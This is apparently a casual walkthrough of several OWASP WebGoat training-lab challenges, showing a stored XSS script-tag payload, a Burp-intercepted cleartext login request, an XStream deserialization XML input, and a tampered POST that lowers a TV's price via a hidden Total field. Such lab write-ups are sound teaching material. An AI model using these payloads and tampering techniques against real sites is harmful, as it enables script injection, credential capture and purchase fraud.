

# WebGoat B Sides

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This writeup is for all the categories that only had like one challenge, rather than making short write ups for everyone of them i just threw them into here.

## Cross Site Scripting (XSS)/Cross Site Scripting (stored)/3:

Add a comment with a JavaScript payload. Again ... you want to call the `webgoat.customjs.phoneHome` function.

As an attacker (offensive security), keep in mind that most apps are not going to have such a straight-forwardly named compromise. Also, you may have to find a way to load your own JavaScript dynamically to fully achieve goals of extracting data.



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If you read my previous write-up on XSS you might recognise this string:

```
<script>webgoat.customjs.phoneHome()</script>
```


If you dont then... well shit lets run it down again:




All this string is doing is specifying that the following text is **javascript** and should be run whenever the page is loaded, the function call in between the script tags as a test function that was left in production that we can invoke and get the number to complete the challenge:



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phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.","output":"phoneHome Response is -1671317406"}

### Insecure Communication/InsecureLogin/2:

#### Let's try


Click the "log in" button to send a request containing login credentials of another user. Then, write these credentials into the appropriate fields and submit to confirm. Try using a packet sniffer to intercept the request.

Log in

Submit



If you're familiar with burp already then this is straight cake, all you have to do is intercept the login request:



```
Request to http://localhost:8080 [127.0.0.1]

Forward Drop Intercept is on Action

Raw Params Headers Hex
POST /WebGoat/start.mvc HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Length: 50
Content-Type: text/plain; charset=UTF-8
Cookie: JSESSIONID=4C3853C158E8ABF4A9E0B4A056CBB2B
Connection: close

{"username":"CaptainJack","password":"BlackPearl"}
```

## Insecure Deserialization/5

### Vulnerable Components/12

### Exploiting CVE-2013-7285 (XStream)

WebGoat Sends an XML document to add contacts to a contacts database.

```
<contact>
  <id>1</id>
  <firstName>Bruce</firstName>
  <lastName>Mayhew</lastName>
  <email>webgoat@owasp.org</email>
</contact>
```

For this example, we will let you enter the xml directly versus intercepting the request and modifying the data. You provide the XML representation of a contact and WebGoat will convert it a Contact object using `XStream.fromXML(xml)`.

Enter the contact's xml representation:


Go!



So this one is a bit weird, and truth be told I had to look at a solutions page to get this one right, according to <https://github.com/WebGoat/WebGoat/wiki/Main-Exploits> heres the XML we have to use:

```
<contact>
  <java.lang.Integer>1</java.lang.Integer>
  <firstName>Bruce</firstName>
  <lastName>Mayhew</lastName>
  <email>webgoat@owasp.org</email>
</contact>
```

If you chuck that in the text box it'll complete... truth be told I need to learn more before I go deeper on this explanation.



Enter the contact's xml representation:

Go!


If you are not seeing the application you started; it may be minimized



## Client Side/ HTML Tampering/2

### Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

Product	Quantity	Price	Total	
 55" M5510 White Full HD Smart TV by Samsung Status: In Stock	<input type="text" value="1"/>	2999.99	\$2999.99	<a href="#">✕ Remove</a>
Subtotal			\$2999.99	
Shipping costs			\$0.00	
Total			\$2999.99	
<a href="#">🛒 Continue Shopping</a>				<a href="#">Checkout ▶</a>

Aight so not gonna lie I totally cheated on this challenge and used burp to complete this:

```
POST /WebGoat/HtmlTampering/task HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 19
Cookie: JSESSIONID=D1C1EE6F3C23901AF91E56C4B7E9B634; WEBWOLFSSESSION=84E550CB4AAFB5CECA2B8AF9270642C7
Connection: close

QTY=1&Total=2999.99
```



Just change the “Total” field to something else:


```
POST /WebGoat/HtmlTampering/task HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 19
Cookie: JSESSIONID=D1C1EE6F3C23901AF91E56C4B7E9B634; WEBWOLFSESSION=84E550CB4AABF5CECA2B8AF9270642C7
Connection: close

QTY=1&Total=1000
```

EZ win:

Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

Product	Quantity	Price	Total	
 55" M5510 White Full HD Smart TV by Samsung Status: <b>In Stock</b>	<input type="text" value="1"/>	2999.99	\$2999.99	<a href="#">✕ Remove</a>
Subtotal			\$2999.99	
Shipping costs			\$0.00	
Total			\$2999.99	
<a href="#">Continue Shopping</a>				<a href="#">Checkout ▶</a>

Well done, you just bought a TV at a discount

Okay let's see how this challenge was actually supposed to be completed:

After digging through the page code with inspect element, we finally come across this form input:

```
<input id="Total" name="Total" value="2999.99" type="HIDDEN">
```




Same protocol as before, change it to a different number then hit the checkout button:

```
<input id="Total" name="Total" value="1000" type="HIDDEN">
```

## Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

✓

Product	Quantity	Price	Total	
 55" M5510 White Full HD Smart TV by Samsung Status: <b>In Stock</b>	<input type="text" value="1"/>	2999.99	\$2999.99	<a href="#">✕ Remove</a>
Subtotal			\$2999.99	
Shipping costs			\$0.00	
Total			<b>\$1000</b>	
<a href="#">Continue Shopping</a>			<a href="#">Checkout ▶</a>	

**Well done, you just bought a TV at a discount**

Note: Don't sweat it if the total on the web page isn't 1000 as shown here, this was one of the values I messed with when working out how to complete this challenge



